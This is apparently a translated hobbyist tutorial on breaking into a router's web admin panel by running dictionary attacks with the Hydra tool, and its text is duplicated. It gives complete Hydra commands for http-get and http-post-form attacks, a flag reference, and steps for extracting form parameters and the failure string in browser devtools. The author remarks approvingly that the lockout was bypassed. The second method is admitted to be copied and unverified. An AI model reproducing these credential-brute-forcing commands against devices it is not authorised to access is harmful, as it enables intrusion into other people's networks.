Hacking the “admin panel” of the router
- Tutorial
* There could be a warning that you do not need to use this program for criminal purposes, but hydra writes this before each hacking session *

In general, I decided to delve into the settings of the router according to my needs, I drive in a familiar address, and then they ask for a password . How to be? Well, I started sorting through passwords, and their number is too large to sort through everything and too small to do a reset.
And I opened google. After a couple of queries, I found out about a thing like hydra. And then it began: a thirst for discovery, a search for the unknown and so on.
The first thing I did was compile a password dictionary, no more, no less, as many as 25 combinations. Next, download either Kali linux or Hydra itself (ifyou are a Linux penguin ). Now we have two options (well, like two, I found information on two options).
Either you have such a dialog box:

Either the login and password are requested by the form on the site. My first option, so let's start with it. On our way to the "admin panel" is a guard in the form of a dialog box. This is a type of http-get authorization .
We open the terminal. Enter:
Where after “-l” is the login, after “-P” the dictionary, after “-s” the port. We also have other flags at our disposal:
Well, something like this: The

second option:
Not mine, honestly taken from Antichat, correcting the grammatical errors of the author (I left the abundance of punctuation marks). Interestingly, this can be considered a translation?
We are met by the form on the site:

This authorization method is http-post-form , and here we need to tinker a bit, since we need to understand how the browser sends data to the router.
In this case, I used the Chrome browser (its analogue of Chromium in Kali Linux is installed via apt-get install chromium).
Now we need to do one very stupid thing ... specify the wrong username and pass ...
for which we will see later ...
Press F12 to switch to the web page editing mode.

Go to Network → Turn on the Preserv log checkbox .
Enter the false username and password ...

Well, what's up? This will not work! Moreover, after several unsuccessful login attempts, the form is blocked for 180 seconds.
Go to the HEADERS tab, look for the line:
We cut off everything to the ip address - /index.cgi ... Congratulations, we found the first part of the authorization script ... Go ahead ... Go to the FORM DATA tab and change the display mode to VIEV SOURCE .


Bingo! We found the second part of the authorization script! A little bit more! now you need to find the page with the error message ... You need to click on the ELEMENTS tab.
And select the HTML element (CTRL + SHIFT + C) and select the window with the error message ... in this case - Authentication failed!

Choose:
and rule a little ... bad_auth - that's it! The key is practically in our pocket ... Now we can completely write the authorization line:
Now we need to substitute “login” - ^ USER ^ and instead of “password” ^ PASS ^ and then the line will look like:
Enter the command:
Note that there is a colon between the parts of the script! it is necessary! By the way, blocking the form through the hydra did not occur ... This is very pleasing.

I won’t be convinced of the operability of the second method, since I am not the owner of a suitable router model. You will have to trust an expressive person from Antichat.
If anyone is interested, please, check and unsubscribe in the comments. I worked with a TL-WR1043N / TL-WR1043ND router. Router with Antichat - D-link300NRU.
Thanks for attention!
In general, I decided to delve into the settings of the router according to my needs, I drive in a familiar address, and then they ask for a password . How to be? Well, I started sorting through passwords, and their number is too large to sort through everything and too small to do a reset.
And I opened google. After a couple of queries, I found out about a thing like hydra. And then it began: a thirst for discovery, a search for the unknown and so on.
Let's get started
The first thing I did was compile a password dictionary, no more, no less, as many as 25 combinations. Next, download either Kali linux or Hydra itself (if
Either you have such a dialog box:
Either the login and password are requested by the form on the site. My first option, so let's start with it. On our way to the "admin panel" is a guard in the form of a dialog box. This is a type of http-get authorization .
We open the terminal. Enter:
hydra -l admin -P myPass.txt -s 80 192.168.1.1 http-get /Where after “-l” is the login, after “-P” the dictionary, after “-s” the port. We also have other flags at our disposal:
-R restore the previous interrupted / dangling session
-S make an SSL connection
-s PORT if the service is not on the default port, you can specify the port here
-l LOGIN or -L FILE with LOGINS (names), or load several logins from FILE
-p PASSWORD or -P FILE with passwords for search, or load several passwords from FILE
-x MINIMUM: MAXIMUM: SET OF SYMBOLS generate passwords for brute force, type "-x -h" to help
-e nsr "n" - try with an empty password, " s ”- login as a password and / or“ r ”- reverse credentials
-u to loop into the user, and not on parls (effective! implied using the -x option)
-C FILE format where "login: password" is separated by colons, instead of the -L / -P option
-M FILE list of servers for attacks, one entry per line, after the colon ':' you can set the port
-o FILE to write the found username / password pairs to FILE instead of the standard output
-f / -F exit when the username / password pair is matched (- M: -f for the host, -F globally)
-t TASKS the number of parallel TASKS running (per host, default: 16)
-w / -W TIME time to wait for responses (32 seconds) / between connections per stream
-4 / -6 prefer IPv4 (default) or IPv6 addresses
-v / -V / -d verbal mode / show login + password for each attempt / debug mode
-q do not print messages
Information on connection errors -U Details on using the
server module Target: DNS, IP or 192.168.0.0/24 (this OR option -M)
service service for hacking (see the list of supported protocols)
OPT some service modules support additional input (-U for module help)
Well, something like this: The
second option:
Not mine, honestly taken from Antichat, correcting the grammatical errors of the author (I left the abundance of punctuation marks). Interestingly, this can be considered a translation?
We are met by the form on the site:
This authorization method is http-post-form , and here we need to tinker a bit, since we need to understand how the browser sends data to the router.
In this case, I used the Chrome browser (its analogue of Chromium in Kali Linux is installed via apt-get install chromium).
Now we need to do one very stupid thing ... specify the wrong username and pass ...
for which we will see later ...
Press F12 to switch to the web page editing mode.
Go to Network → Turn on the Preserv log checkbox .
Enter the false username and password ...
Well, what's up? This will not work! Moreover, after several unsuccessful login attempts, the form is blocked for 180 seconds.
Go to the HEADERS tab, look for the line:
Request URL:http://192.168.0.1/index.cgiWe cut off everything to the ip address - /index.cgi ... Congratulations, we found the first part of the authorization script ... Go ahead ... Go to the FORM DATA tab and change the display mode to VIEV SOURCE .
update_login=login&update_password=password&check_auth=y&tokenget=1300&
update_login=login&update_password=password
Bingo! We found the second part of the authorization script! A little bit more! now you need to find the page with the error message ... You need to click on the ELEMENTS tab.
And select the HTML element (CTRL + SHIFT + C) and select the window with the error message ... in this case - Authentication failed!
Authentication failed!Choose:
span langkey="bad_auth"and rule a little ... bad_auth - that's it! The key is practically in our pocket ... Now we can completely write the authorization line:
index.cgi:update_login=login&update_password=password:bad_auth Now we need to substitute “login” - ^ USER ^ and instead of “password” ^ PASS ^ and then the line will look like:
index.cgi:update_login=^USER^&update_password=^PASS^:bad_auth Enter the command:
hydra -l admin -P router-pass.dic -t 1 -e nsr -vV -f -s 80 192.168.0.1 http-post-form "/index.cgi:update_login=^USER^&update_password=^PASS^:bad_auth"Note that there is a colon between the parts of the script! it is necessary! By the way, blocking the form through the hydra did not occur ... This is very pleasing.
I won’t be convinced of the operability of the second method, since I am not the owner of a suitable router model. You will have to trust an expressive person from Antichat.
If anyone is interested, please, check and unsubscribe in the comments. I worked with a TL-WR1043N / TL-WR1043ND router. Router with Antichat - D-link300NRU.
Thanks for attention!